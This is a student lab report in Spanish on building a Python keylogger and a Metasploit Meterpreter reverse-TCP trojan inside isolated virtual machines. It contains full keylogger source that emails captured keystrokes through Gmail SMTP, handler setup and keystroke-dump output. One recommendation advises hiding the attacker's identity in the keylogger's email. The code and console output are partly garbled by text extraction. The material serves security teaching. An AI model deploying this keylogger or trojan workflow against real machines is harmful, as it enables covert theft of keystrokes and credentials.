"VIRUS, TROYANOS, Y GUSANOS"

Informe N°3

Laboratorio de Seguridad en Redes

Melanny Dávila
Ingeniería en Telecomunicaciones
Facultad de Eléctrica y Eléctronica
Quito, Ecuador
melanny.davila@epn.edu.ec

Alejandra Silva
Ingeniería en Telecomunicaciones
Facultad de Eléctrica y Eléctronica
Quito, Ecuador
alejandra.silva@epn.edu.ec

Abstract—En el siguiente documento se detallará el proceso llevado a cabo durante la sesión de laboratorio a la vez que se profundizará sobre el ataque datándolo de una característica más y brindando un ejemplo práctico. Asimismo, se profundizará en las funcionalidades de meterpreter.

Index Terms-keylogger, python, meterpreter.

I. Introducción

Como un método práctico para conocer información que la víctima ingresa en un computador se usan los keloggers. Estos programas se caracterizan por su capacidad de detectar la presión de cada letra del teclado de la víctima, por lo que si esta ingresa alguna credencial o información sensible por el teclado, el atacante será notificado. A continuación se detalla el procedimiento realizado en el laboratorio más un análisis más profundo sobre los keyloggers por medio de un ejemplo práctico.

II. OBJETIVOS

- Identificar la facilidad con la que un programa malicioso podría crearse a partir de librerías y herramientas disponibles.
- Hacer en un entorno aislado y virtualizado una prueba de concepto para la creación de un troyano que permite la conexión remota de un atacante al sistema vulnerado.
- Evidenciar en este entorno el grave impacto que podría tener un ataque de este tipo en la seguridad de la víctima.

III. CUESTIONARIO

- A. Presente la configuración realizada en el laboratorio.
 - Keylogger básico con Python

El primer paso es la verificación del funcionamiento del entorno aislado mediante la configuración de la maquina virtual Windows usando el adaptador Host Only con la IP 192.168.191.3.




Fig. 1. Configuración del adaptador

Después de esto se debe realizar pruebas de conectividad entre las maquinas Kali, Metasploitable y la maquina Windows.

```
Respuesta desde 192.168.191.136: bytes=32 tiempo(in IIL=64
Respuesta desde 192.168.191.136: perdidos = 0
(82 perdidos),
Iiempos aproxinados de ida y vuelta en milisegundos:
Minino **Bns.** Máxino = Bns.** Media = Bns
Control-C
C
C:\Users\alejandra\ping 192.168.191.136
Haciendo ping a 192.168.191.136: bytes=32 tiempo(in IIL=64
Respuesta desde 192.168.191.136: bytes=32 tiempo(in IIL=64
Respues
```

Fig. 2. Pruebas de conectividad en Kali

```
Metasploitable2 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

PING 192.168.191.1 (192.168.191.1) 56(84) bytes of data.
64 bytes from 192.168.191.1: icmp_seq=2 ttl=64 time=0.367 ms
64 bytes from 192.168.191.1: icmp_seq=2 ttl=64 time=0.482 ms
64 bytes from 192.168.191.1: icmp_seq=3 ttl=64 time=0.482 ms
64 bytes from 192.168.191.1: icmp_seq=3 ttl=64 time=0.476 ms
64 bytes from 192.168.191.1: icmp_seq=4 ttl=64 time=0.476 ms

--- 192.168.191.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms

rtt min/avg/max/mdev = 0.367/0.465/0.535/0.061 ms

msfadmin@metasploitable: $\frac{1}{2}$ ping 192.168.191.3

PING 192.168.191.3 (192.168.191.3) 56(84) bytes of data.

--- 192.168.191.3 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 1002ms

msfadmin@metasploitable: $\frac{1}{2}$ ping 192.168.191.3

PING 192.168.191.3 (192.168.191.3: icmp_seq=1 ttl=128 time=0.298 ms
64 bytes from 192.168.191.3: icmp_seq=2 ttl=128 time=0.504 ms
64 bytes from 192.168.191.3: icmp_seq=2 ttl=128 time=0.396 ms

--- 192.168.191.3 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms

rtt min/avg/max/mdev = 0.298/0.399/0.504/0.085 ms

msfadmin@metasploitable: $\frac{2}{2}$ ping 192.504/0.085 ms
```

Fig. 3. Pruebas de conectividad en Metasploitable

El siguiente paso es instalar Pyp para python en la maquina Kali con el comando "sudo apt install -y python3-pip" tal y como se observa en la figura 4.

```
(kali@ kali)-[~]

$ sudo apt install -y python3-pip
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
    python-pip-whl python3-wheel
The following NEW packages will be installed:
    python-pip-whl python3-pip python3-wheel
0 upgraded, 3 newly installed, 0 to remove and 16 not upgraded.
Need to get 2,308 kB of archives.
After this operation, 3,669 kB of additional disk space will be used.
Get:1 http://mirror.cedia.org.ec/kali kali-rolling/main amd64 python-pip-whl
all 20.3.4-2 [1,947 kB]
Get:2 http://mirror.cedia.org.ec/kali kali-rolling/main amd64 python3-wheel all 0.34.2-1 [24.0 kB]
Get:3 http://mirror.cedia.org.ec/kali kali-rolling/main amd64 python3-pip all 20.3.4-2 [337 kB]
Fetched 2,308 kB in 3s (741 kB/s)
Selecting previously unselected package python-pip-whl.
[Reading database ... 45%
```

Fig. 4. Instalar Python3

Luego se instala la librería pynput como se muestra a continuación

```
(kali⊗ kali)-[~]

$ pip3 install pynput
Collecting pynput
Downloading pynput-1.7.3-py2.py3-none-any.whl (99 kB)

Collecting evdev≥1.3
Downloading evdev-1.4.0.tar.gz (26 kB)
Requirement already satisfied: six in /usr/lib/python3/dist-packages (from py nput) (1.16.0)
Collecting python-xlib≥0.17
Downloading python_xlib≥0.30-py2.py3-none-any.whl (178 kB)

Building wheels for collected packages: evdev
Building wheel for evdev (setup.py)... \
```

Fig. 5. Libreria pynput

Se pasa al escritorio para ver ver el código del script y se ejecuta el programa.



Fig. 6. Ejecución del programa.

Finalmente, se verifica el archivo creado y lo que se hizo después de terminar la ejecución del Keylogger.




Fig. 7. Ejecución del Keylogger.

• Troyano usando Kali Linux

El primer paso es la configuración de la IP en la máquina Windows 7 y desactivar el firewall.




Fig. 8. Firewall desactivado.

Ahora, se debe generar el virus por lo cual primero se filtra la información de los payload para Windows.



Fig. 9. Paylods filtrados.

Con esto se ve los payloads que se relaciona con Windows y ahora se pasa a realizar el ataque tal como se indica en la siguiente figura.



Fig. 10. Ataque.

Aquí se pueden identificar varios parámetros que son LHOST el atacante, LPORt el puerto que va abrir el atacante y finalmente se observa que en el desktop ya se creo el archivo troyano y así ya esta generado el virus.



Fig. 11. Troyano creado

Ahora en la capeta actual me convierte en un directorio del servidor web, se accede a todo lo del directorio desde ese servidor web una vez corriendo el comando que se indica en la figura.

Fig. 12. Directorio del servidor Web

Ahora la víctima navega en internet, como se presenta en la figura 13.




Fig. 13. Navegación en Internet

Se va a escoger el archivo troyano cifrado.exe y se descargará y guardará en el escritorio.




Fig. 14. Descarga del Troyano




Fig. 15. Descarga completa

Ahora inicia el ataque, se verifica que este inicializada la base.

```
(kali⊗ kali)-[~/Desktop]
$ sudo service postgresql start
[sudo] password for kali:
```

Fig. 16. Verificación de la base

Luego se inicializa la base de datos, como se presenta en 17.

```
(kali@ kali)-[~/Desktop]
$ sudo msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization

[kali@ kali)-[~/Desktop]
```

Fig. 17. Base inicializada

Posteriormente, aquí ya se configura el ataque, colocando el siguiente comando.

```
msf6 exploit(multi/handler) >
```

Fig. 18. Comando a utilizar

Se debe ver las opciones que se tiene que configurar como el payload.

```
\frac{msf6}{msf6} \; exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp \\ payload <math>\Rightarrow windows/x64/meterpreter_reverse_tcp \\ \underline{msf6} \; exploit(multi/handler) > show
```

Fig. 19. Opciones del payload

Ahora se visualiza ya lo configurado.

```
msf6 exploit(m
                            r) > show options
Nodule options (exploit/multi/handler):
        Current Setting Required Description
Payload options (windows/x64/meterpreter_reverse_tcp):
  Name
                                               Exit technique (Accepted: '', seh
  EXITFUNC
                                               , thread, process, none)
Comma-separate list of extensions
to load
  EXTENSIONS
  EXTINIT
                                                Initialization strings for extens
                                                ions
The listen address (an interface
  LHOST
                                                may be specified)
The listen port
  LPORT
  Id Name
```

Fig. 20. Verificación de la configuración

Aquí se configura la LHOST donde se debe colocar la IP del atacante porque se esta usando payload reverse y se verifica los cambios realizados.

```
Name Current Setting Required Description

Payload options (windows/x64/meterpreter_reverse_tcp):

Name Current Setting Required Description

EXITFUNC process yes Exit technique (Accepted: '', seh, thre ad, process, none)

Comma-separate list of extensions to lo ad

EXTINIT no Initialization strings for extensions

LHOST 192.168.191.1 yes The listen address (an interface may be specified)

LPORT 4444 yes The listen port

Exploit target:

Id Name

0 Wildcard Target
```

Fig. 21. Verificación de las IP configuradas

Después se permite el acceso mediante el click del troyano creado en Windows y se observa que ya se tiene el meterpreter en el Kali.

```
msf6 exploit(aplti/handles) > exploit
[*] Started reverse TCP handler on 192.168.191.1:4444
[*] Meterpreter session 1 opened (192.168.191.1:4444 → 192.168.191.3:49177) at 202
1-06-25 08:12:46 -0400
meterpreter > ■
```

Fig. 22. Acceso al troyano

Para finalizar, se comprueba que el Keylogger funcione correctamente como se indica en la siguiente figura.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
```

Fig. 23. Acceso al troyano

El resultado final es que se puede ver lo capturado con el siguiente comando.

```
meterpreter > sysinfo
Computer
                    ALEJANDRA-PC
                  : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture
                  : x64
System Language : es_EC
Domain
                  : WORKGROUP
Logged On Users : 2
Meterpreter
                  : x64/windows
<u>meterpreter</u> > keyscan_star
Starting the keystroke sniffer ... meterpreter > keyscan_dump
Dumping captured keystrokes ...
google<CR>
hdblo<CR>
t<^H><Right Shift>Texto de <Right Shift>Prueba<CR>
<Right Shift>Alejandra <Right Shift>Silva<CR>
<Right Shift>Hola <Right Shift>Mundo<Right Shift>!!!!!!!!<CR>
<^C><CR>
 ^V>
```

Fig. 24. Ataque realizado

B. Presentar las capturas de pantalla, con la debida explicación de los resultados mostrados.

Se presenta como resultado la ejecución del KeyLogger en python y se verifica su funcionamiento en la figura 25, en la cuál se puede ver las acciones realizadas y así comprobar su correcto funcionamiento.




Fig. 25. KeyLogger en Python

El segundo resultado es que se utilizara un troyano la cual 35 permite la conexión remota a la maquina de la víctima y 36 mediante el comando keyscanstart se detectara las pulsaciones del teclado en el destino remoto posteriormente se debe ejecutar el comando keyscandump para volcar la información 39 capturada como se indica en la siguiente figura.

```
<u>meterpreter</u> > sysinfo
                 : ALEJANDRA-PC
Computer
                  Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture
System Language : es_EC
                 : WORKGROUP
Domain
Logged On Users : 2
Meterpreter
                 : x64/windows
<u>meterpreter</u> > keyscan_start
Starting the keystroke sniffer ... meterpreter > keyscan_dump
Dumping captured keystrokes...
google<CR>
t<^H><Right Shift>Texto de <Right Shift>Prueba<CR>
<Right Shift>Alejandra <Right Shift>Silva<CR>
pad<^H><^H><^H><\R
<Right Shift>Hola <Right Shift>Mundo<Right Shift>!!!!!!!!<CR>
 ^C><CR>
```

Fig. 26. Troyano usando Kali.

C. Realice un script en Python que ejecute un Keylogger y 62 envié la información capturada a un correo electrónico y pruebe el funcionamiento del mismo.

A continuación, se presenta el script desarrollado

```
#!/usr/bin/env python
                                                           68
                                                           69
 # -*- coding: utf-8 -*-
                                                           70
 #
3
                                                           71
      Copyright 2013-2017 Recursos Python
4 #
                                                           72
 #
      www.recursospython.com
                                                           73
6 #
                                                           74
                                                           75
8 from functools import partial
9 import atexit
```

```
10 import os
11 import keyboard
12 # Seccion para las librerias de correo electronico
13 import smtplib
14 from email.mime.multipart import MIMEMultipart
15 from email.mime.text import MIMEText
16 from email.mime.base import MIMEBase
17 from email import encoders
21 MAP = {
      "space": " ",
      "\r": "\n"
   Ubicaci n y nombre del archivo que guarda las
      teclas presionadas.
26 FILE_NAME = "keys.txt"
27 # Determina si el archivo de salida es limpiado cada
       vez que se
28 # inicia el programa.
29 CLEAR_ON_STARTUP = False
    Tecla para terminar el programa o None para no
      utilizar ninguna tecla.
31 TERMINATE_KEY = "esc"
  def callback(output, is_down, event):
      if event.event_type in ("up", "down"):
          key = MAP. get (event.name, event.name)
          modifier = len(key) > 1
          # Capturar nicamente los modificadores
      cuando est n siendo
          # presionados.
          if not modifier and event.event_type == "
      down":
          # Evitar escribir m ltiples veces la misma
      tecla si est
          # siendo presionada.
          if modifier:
               if event.event_type == "down":
                   if is_down.get(key, False):
                       return
                       is_down[key] = True
               elif event.event_type == "up":
                   is_down[key] = False
              # Indicar si est siendo presionado.
key = "[{} ({})] ".format(key, event.
      event_type)
          elif key == "\r":
              # Salto de 1 nea.
              key = "\n"
          # Escribir la tecla al archivo de salida.
          output. write (key)
          # Forzar escritura.
          output.flush()
  def onexit(output):
      output.close()
  def main():
      # Borrar el archivo previo.
      if CLEAR_ON_STARTUP:
          os.remove(FILE_NAME)
      # Indica si una tecla est siendo presionada.
      is\_down = \{\}
      # Archivo de salida.
      output = open(FILE_NAME, "a")
```

42

43

44

45

46

47

48

49

50

51

52

54

55

56

57

58

59

65 66

```
# Cerrar el archivo al terminar el programa.
       atexit.register(onexit, output)
79
80
      # Instalar el registrador de teclas.
81
      keyboard.hook(partial(callback, output, is_down)
82
       keyboard. wait (TERMINATE KEY)
83
84
85
     __name__ == "__main__":
87
      main()
88
89
      # Envio de correo
       contenido = 'Se adjunta el resultado del
90
       keylogger, se debe leer como un archivo .txt'
      #direccion_envia = input("Introduzca su correo
      #contrasenia = input("Introduzca su contrasenia
92
      #direccion_recibe = input("Introduzca el correo
       del destino ")
       direccion_envia = 'nombre_correo@gmail.com'
94
       contrasenia = 'XXX123xxx
       direccion_recibe = 'nombre_correo@gmail.com'#en
       este caso se reenvia a si mismo
       mensaje = MIMEMultipart()
       mensaje['From'] = direccion_envia
98
       mensaje['To'] = direccion_recibe
00
       mensaje['Subject'] = 'Resultados Keylogger'
100
       mensaje.attach (MIMEText (contenido,
                                            'plain'))
101
      nombreArchivoAnexado = 'keys.txt
102
       archivoAnexado = open (nombreArchivoAnexado, 'rb'
103
       ) # Se abre en modo binario
      payload = MIMEBase('application', 'octate-stream
104
       payload . set_payload (archivoAnexado . read () )
      encoders.encode_base64(payload) # Se encripta
106
       el correo
      # Se agrega cabecera al nombre del archivo
107
      payload.add_header('Content-Decomposition'
108
       attachment', filename=nombreArchivoAnexado)
       mensaje.attach(payload)
109
       # Se crea una sesion SMTP para enviar el correo
       session = smtplib.SMTP('smtp.gmail.com', 587)
        Se usa Gmail con su puerto
       session.starttls() # Se activa la seguridad
       session.login(direccion_envia, contrasenia)
       loggeo con usuario y contrasena
       text = mensaje.as_string()
114
       session.sendmail(direccion_envia,
       direccion_recibe, text)
       session.quit()
116
       print('Correo enviado')
```

Para esto se debe habilitar el acceso de Gmail de la cuenta que enviará los correos, con el único fin de probar su funcionamiento. Las credenciales del remitente y el destinatario, se encuentran definidos dentro del código (líneas 94-96). Los resultados obtenidos son los siguientes:

☐ ☆ me Resultados Keylogger - Se adjunta el resultado de... ② 20:54

Fig. 27. Correo en la bandeja de entrada

to me ▼

Se adjunta el resultado del keylogger, se debe leer como un archivo .txt



Fig. 28. Texto del correo electrónico y archivo adjunto

keys: Bloc de notas
Archivo Edición Formato Ver Ayuda
esto es una prueba de codigo de la pregunta 3 del informe [esc (down)]

Fig. 29. Contenido del correo

D. Investigue algunos de los comandos más importantes (al menos 5) a los que tiene acceso mediante Meterpreter e indique su utilidad.

Los principales comandos son los siguientes:

- Comando "upload": Permite cargar un archivo en una ruta especifica, es necesario hacer uso del doble slash al momento de indicar la ruta.
- Comando "download": Permite descargar un archivo de la maquina atacada, es necesario hacer uso del back-slash doble en la ruta del mismo [2].
- Comando "search": Permite buscar archivos en la maquina víctima [3]. Además, permite indicar el tipo de archivo e indicar la ruta donde se quiere realizar la búsqueda.
- Comando "ipconfig": Mediante este comando se puede visualizar todas la información de todas tarjetas de red existentes en la maquina atacada [3].
- Comando "ps": Permite consultar todos los procesos que están en ejecución.
- Comando "route": Se puede consultar y modificar la tabla de enrutamiento [3].
- Comando "getprivs": Permite obtener tantos privilegios de administración como sea posible.
- Comando "getuid": Permite consultar el tipo de usuario que la maquina victima esta ejecutando [2].

E. Conclusiones

- Se puede mejorar un ataque de recolección de información de la víctima con un textlogger, que por sus características, permite interpretar mejor la información de la víctima y descartar activación de teclas como "enter" o "esc" haciéndola más legible.
- Es importante complementar un código de keylogger con una funcionalidad para que se envíe la información capturada al atacante de modo que sea aprovechada.
- Mediante la conexión reversa con la máquina del atacante se puede recibir y abrir aplicaciones o un documento PDF

con un código malicioso permitiendo así dar un ataque de ingeniería social obteniendo así información como pulsaciones de teclado y guardándolos en un archivo que permite ver lo que se realizo en dicha maquina atacada.

F. Recomendaciones

- Se recomienda implementar técnicas de seguridad que eviten introducir líneas de código como el presentado en la primera parte de la sesión de laboratorio; con el fin de evitar ser vícticas de ataques que se ejecutan sin permiso.
- Si se va a colocar un correo electrónico dentro de un script de keylogger, es recomendable que este no brinde ninguna información sobre quién es el atacante y de dónde hace el ataque.
- Verificar las descargar de los tipos de documentos o programas que se necesita de sitios confiables porque por acciones del miso usuario se puede dar acceso total y el sistema se vuelve mas vulnerable.

REFERENCES

- [1] "Básicos 8: knows basic Metasploit · basic Meterpreter (parte. III) TonyHAT". https://tonyhat.wordpress.com/2015/08/13/basicos-8-knows-basic-metasploit-%c2%b7-basic-meterpreter-parte-iii/ (accedido jun. 30, 2021).
- [2] "Comandos de Meterpreter EN KALI LINUX". https://www.creadpag.com/2018/05/comandos-de-meterpreter-en-kali-linux.html (accedido jun. 30, 2021).
- [3] "Meterpreter Commands". https://sites.google.com/site/kanorte/home/meterpreter-commands (accedido jun. 30, 2021).